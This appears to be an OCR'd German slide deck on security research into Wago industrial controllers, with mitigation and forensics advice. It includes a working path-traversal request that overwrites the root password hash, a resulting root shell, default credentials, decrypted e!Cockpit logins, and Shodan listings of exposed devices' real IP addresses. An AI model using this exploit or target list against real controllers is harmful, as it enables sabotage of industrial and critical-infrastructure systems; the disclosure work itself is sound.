
- Nächster Schritt: Rechte erweitern (root)
- Der Benutzer www darf insgesamt 193 Programme mithilfe von sudo ausführen
  - Es war möglich, mithilfe von „sed“ die passwd-Datei zu modifizieren

```
bash-3.2$ su root
su root
Password: changed_pw_123

/bin/bash -i
bash: no job control in this shell
bash-3.2# id
id
uid=0(root) gid=0(root) groups=0(root),114(sdcard),116(paramaccess)
bash-3.2#
```

Wago 750-8202 Webserver

- Zudem habe ich Sicherheitsprobleme bei der Umsetzung der configtools.php gefunden



Wago 750-8202 Webserver (2)

- Whitelist für Webseitenadmins wird nicht genutzt
  - Administratoren können jedes Programm ausführen

- Funktion sollte sicherstellen, dass nur Scripte innerhalb eines dafür vorgesehenen Ordners ausgeführt werden

```
function ConfigtoolNameInvalid($name)
{
  $nameInvalid = false;
  if(strpos($name, "/")){
    $nameInvalid = true;
  }
  return $nameInvalid;
}
```

Wago 750-8202 Webserver

- Fehlerhafte Validierung erlaubt es Webseiten-Admins auch direkt das Passwort des Root-Nutzers zu ändern
  - Das Ändern des Passworts ist in einem Request möglich
  - Im Anschluss kann der Angreifer sich bei aktiviertem SSH-Server remote einloggen


```
{"csrfToken":"EcqB7RCPuDTsCcOE7fRV8KjLJwfl6H1AeAbXSBCRlwgzQB7t",
"renewSession":true,
"aDeviceParams":{"0":{"name":"/../../../../../usr/bin/sed"
,"parameter":["-i","/root/c\\root:JD12fQvgyLWfE:17860:0:99999:7:::"],
"sudo":true,"multiline":true,"timeout":12000,"dataId":0}}}
```

Wago 750-8202 Webserver

- Zusammenfassung der Sicherheit des Webservers
  - Erlangt ein Angreifer die Zugangsdaten des Webseiten Administrators, hat er die Möglichkeit eine persistente Backdoor einzubauen
    - Bleibt auch bestehen, wenn das Passwort nachträglich geändert wird
    - Bleibt auch bestehen, wenn die SPS neugestartet wird
    - Schränkt die Funktionalität der SPS nicht ein (unauffällig)
  - Der Angreifer hat hinterher Root-Zugriff
    - Software ändern / Löschen, SPS ausschalten, …
  - Standardpasswörter des Webseiten-Admins sollten geändert werden!

Wago 750-8202 Webserver

- Forensik:
  - Standard Linux
    - /var/log/lighttpd/error.log
    - /var/log/lighttpd/access.log
    - /var/log/sudo.log
    - /etc/passwd
    - …
  - Vorhandene Dateien mit Dateien der originalen Firmware abgleichen
    - Insbesondere die Benutzerdatenbank des Webservers

Versuchsdurchführung

Untersuchung der Kommunikation mit e!Cockpit


Wago 750-8202

e!Cockpit Kommunikation

- Für Angreifer interessante Funktionen
  - Hochladen eines neuen Programms
  - Löschen des Programms aus dem Speicher
- Zum Durchführen wird ein Passwort benötigt
  - Möglicherweise im Klartext übertragen
  - Unabhängig von Webseiten- und Linux Passwörtern
- Analyse des Protokolls mittels CANAPE
  - Tool zum Reverse-engineeren von Protokollen
  - Man-in-the-Middle Proxy
  - Open Source


e!Cockpit Kommunikation

- Canape bildet den Paketfluss in Form eines Graphen ab
- Graph kann unterschiedliche Knoten haben
  - Pakete loggen, verzögern, mehrfach senden
  - Zufällige Bits manipulieren



e!Cockpit Kommunikation

- Weitere Funktionalität von CANAPE
  - Entwickeln eigener Knoten (mittels C# oder Python2.7)
  - Erstellen von Parsern
  - Vergleichen mehrerer Pakete



e!Cockpit Kommunikation

- Übertragung der Passworts ist unsicher
  - Kann mittels eigenem Knoten „entschlüsselt“ werden


CANAPE - C:\Users\Nico\Desktop\750-8202.canape

Datei Ansicht Vertrauen Erweiterung Hilfe

Graph_11740 | Main Graph | Login_Graph | Graph_6626 | **Socks Proxy**

Einstellungen | Paketlog | Textlog | Globale Meta | Verbindungen | History | Aktive Graphen | Injector | Log umleiten | Credentials

Zeitstempel	Typ	Quelle	Log
13.04.2018 13:39:17	Info	Decrypt Password	Credentials: admin / passwort
13.04.2018 13:39:23	Info	Decrypt Password	Credentials: admin / geheimesPasswort
13.04.2018 13:39:29	Info	Decrypt Password	Credentials: admin / passwort123
13.04.2018 13:39:38	Info	Decrypt Password	Credentials: admin / test$$$1234
13.04.2018 13:40:26	Info	Decrypt Password	Credentials: admin / Wag0_4321
13.04.2018 13:40:33	Info	Decrypt Password	Credentials: admin / Wago_4321
13.04.2018 13:40:41	Info	Decrypt Password	Credentials: admin / wago



e!Cockpit Kommunikation

- Zusammenfassung der Sicherheit des Protokolls
  - Gelingt es einem Angreifer das Loginpaket abzufangen, kann er an das e!Cockpit Passwort gelangen
    - SPS auf Werkszustand zurücksetzen
    - Programme von der SPS herunterladen oder löschen
    - Programme verfälschen
  - Kommunikation in sicherem Kanal verkapseln!

e!Cockpit Kommunikation

- Forensik nicht einfach
  - Angreifer manipuliert keine e!Cockpit Pakete
  - Keine auffälligen Logs auf der SPS

  - Angreifer könnte ARP-Spoofing verwenden
    - Einsatz entsprechender Detection Systeme

Untersuchung des Webservers
Wago 750-881

Wago 750-881 Webserver

Navigation

- Information
- Ethernet
- TCP/IP
- Port
- SNMP
- SNMP V3
- Watchdog
- Clock
- Security
- Modbus
- EtherNet/IP
- PLC Info
- PLC
- Features
- IO config
- Disk Info
- WebVisu

Status information

Coupler details

Order number	750-881
Mac address	0030DE0A0976
Firmware revision	01.08.01 (10)

Actual network settings

IP address	192.168.1.3 Determined by BootP
Subnet mask	255.255.255.0
Gateway	0.0.0.0
Host Name	750-881
Domain Name	
(S)NTP-Server	0.0.0.0
DNS-Server 1	0.0.0.0
DNS-Server 2	0.0.0.0

Module status

State Modbus Watchdog:	Disabled
Error code:	0
Error argument:	0
Error description:	Coupler running, OK

Wago 750-881 Webserver

- Basiert auf Server Side Includes (ssi)
- Eingeloggte FTP-Administratoren können die komplette Webseite modifizieren
  - Standard-Login: admin:wago
- Nach hochladen einer bestimmten Webseite stürzt die SPS beim Aufruf der Seite ab
  - DoS-Angriffe haben oft gravierende Auswirkungen

Wago 750-881 Webserver

- Der Webserver enthält noch einige kleinere Schwachstellen
  - Im Rahmen dieser Präsentation wird hier nicht weiter drauf eingegangen
- Untersuchungen der Wago 750-881 noch nicht weit fortgeschritten

Erreichbare Wago 750-881

SHODAN | wago 750-881 | Explore | Downloads | Reports | Developer Pricing | Enterprise Access | Contact Us

Exploits | Maps | Share Search | Download Results | Create Report

TOTAL RESULTS

72

TOP COUNTRIES

Germany	22
Poland	21
France	11
Switzerland	5
Russian Federation	4

TOP SERVICES

SNMP	46
EtherNetIP	26

TOP ORGANIZATIONS

Deutsche Telekom AG	10
Polkomtel Sp. z o.o.	8
mdex AG	7
Orange	7
Swisscom	4

TOP PRODUCTS

Wago Corporation	20

84.101.121.207
207.121.101.84.rev.sfr.net
SFR
Added on 2018-05-17 07:27:46 GMT
France, La Motte-servolex
Details

WAGO 750-881 PFC ETHERNET

87.251.226.227
apn-87-251-226-227.static.gprs.plus.pl
Polkomtel Sp. z o.o.
Added on 2018-05-16 23:07:08 GMT
Poland, Poznan
Details

WAGO 750-881 PFC ETHERNET

178.195.142.204
204.142.195.178.dynamic.wline.res.cust.swisscom.ch
Swisscom
Added on 2018-05-16 21:47:28 GMT
Switzerland, Bottighofen
Details

Product name: WAGO 750-881 PFC ETHERNET
Vendor ID: Wago Corporation
Serial number: 0xde05eea4
Device type: Communications Adapter
Device IP: 192.168.1.64

178.195.142.204
204.142.195.178.dynamic.wline.res.cust.swisscom.ch
Swisscom
Added on 2018-05-16 20:50:21 GMT
Switzerland, Bottighofen
Details

WAGO 750-881 PFC ETHERNET

46.77.90.124
apn-46-77-90-124.dynamic.gprs.plus.pl
Polkomtel Sp. z o.o.
Added on 2018-05-16 20:39:19 GMT
Poland
Details

WAGO 750-881 PFC ETHERNET

Fazit

- Durch die Digitalisierung werden viele Komponenten vernetzt
  - Diese müssen entsprechend abgesichert werden
  - Kompromittierung kann weitreichende Konsequenzen haben
- Große Abhängigkeit von diesen Komponenten
  - Kritische Infrastrukturen

Quellen

https://github.com/ctxis/canape

https://www.wago.com/de/sps/controller-pfc200/p/750-8202

https://www.wago.com/wagoweb/documentation/750/eng_dat/d07500881_00000000_0en.pdf

https://shodan.io/

Vielen Dank..

Fragen ?